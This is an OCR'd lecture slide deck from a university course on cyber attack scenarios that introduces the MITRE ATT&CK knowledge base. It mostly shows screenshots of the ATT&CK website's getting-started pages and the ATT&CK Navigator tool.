Cyber attack scenarios and the Mitre Att&ck Framework

A. Ravishankar Rao
Ph.D
IEEE Fellow

AI and Cybersecurity
Organized by
Dr. Maksim Iavich and the team
Caucasus University and
Scientific Cyber Security Association


FAIRLEIGH DICKINSON UNIVERSITY

კავკასიის უნივერსიტეტი
CAUCASUS UNIVERSITY

Background

- This module covers topics from cybersecurity scenario development using the Lockheed Martin’s Kill Chain, Advanced Persistent Threats (APTs) and MITRE ATT&CK,
- The learning components are based on those found in the National Institute of Standards and Technology (NIST) Special Publication (SP) 800-61 r2
- This material was initially developed by Guillermo A. Francia, III, Ph.D.and Gregory A. Hall, Ph.D. at the Center for Cybersecurity at the University of West Florida
- Dr. Rao attended a Faculty Development Workshop in 2022 where this material was covered.
- Dr. Rao has adapted this material and added some of his own content and perspectives.

Attack.mitre.org



ATT&CK v14 has been released! Check out the blog post or release notes for more information.


ATT&CK®

MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world — by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge.

ATT&CK v14 has been released.
We hope everyone will enjoy our latest treats!

https://attack.mitre.org/resources/getting-started/




Common Use Cases

- Detections and Analytics
- Threat Intelligence
- Adversary Emulation and Red Teaming
- Assessment and Engineering

Working with ATT&CK

Here are some resources on the ATT&CK infrastructure to help you work with the content to accomplish these use cases.

- Interfaces for Working with ATT&CK: This page describes how you can programmatically access ATT&CK content using STIX/TAXII as well as Excel.
- ATT&CK Navigator: The ATT&CK Navigator is designed to provide basic navigation and annotation of ATT&CK matrices. You can use the Navigator to visualize defensive coverage, your red/blue team planning, or anything else you what to do with ATT&CK. If you want to get started immediately, a hosted instance is available here.




ATT&CK v14 has been released! Check out the blog post or release notes for more informa

Getting Started

You want to get started using ATT&CK, but where do you begin? Regardless of what you want to accomplish, it's i AT is and why MITRE created it.

- ATT&CK 101 Blog Post
  A quick overview of key points to know about ATT&CK.
- Getting Started with ATT&CK Blog Series
  Provides an overview of how to use ATT&CK at different levels of sophistication for four use cases: Threat Intelligence, Detection and Analytics, Adversary Emulation and Red Teaming, and Assessments and Engineering.
- Getting Started with ATT&CK eBook
  Pulls together the content from our four Getting Started blog posts on Threat Intelligence, Detection and Analytics, Adversary Emulation and Red Teaming, and Assessments and Engineering onto a single convenient package

https://attack.mitre.org/resources/working-with-attack/



attack.mitre.org/resources/working-with-attack/

Imported | Bookmarks | chandrakantha.co... | Facebook Group N... | Alexander Street Pr... | Powered by Act! | Saved Tabs | PQ Basic Search - ProQ... | Fidelity NetBenefit...

MITRE | ATT&CK®

Matrices ▾ Tactics ▾ Techniques ▾ Defenses ▾ CTI ▾ Resources ▾ Benefactors Bl

RESOURCES

General Information

Getting Started

Contribute

Training

ATT&CKcon

Working with ATT&CK

FAQ

Updates

Versions of ATT&CK

Related Projects

Brand Guide

Benefactors

Privacy Policy

Tools for working with ATT&CK


ATT&CK Navigator

The ATT&CK Navigator is a web-based tool for annotating and exploring ATT&CK matrices. It can be used to visualize defensive coverage, red/blue team planning, the frequency of detected techniques, and more.

Open the application

Visit the repository

https://mitre-attack.github.io/attack-navigator/



ATT&CK v14 has been released! Check out the blog post or release notes for more information.


MITRE ATT&CK® Navigator

The ATT&CK Navigator is a web-based tool for annotating and exploring ATT&CK matrices. It can be used to visualize defensive coverage, red/blue team planning, the frequency of detected techniques, and more.

help changelog theme ▾

Create New Layer	Create a new empty layer
Open Existing Layer	Load a layer from your computer or a URL
Create Layer from Other Layers	Select layers to inherit properties from
Create Customized Navigator	Create a hyperlink to a customized ATT&CK Navigator

MITRE ATT&CK® Navigator v4.9.0

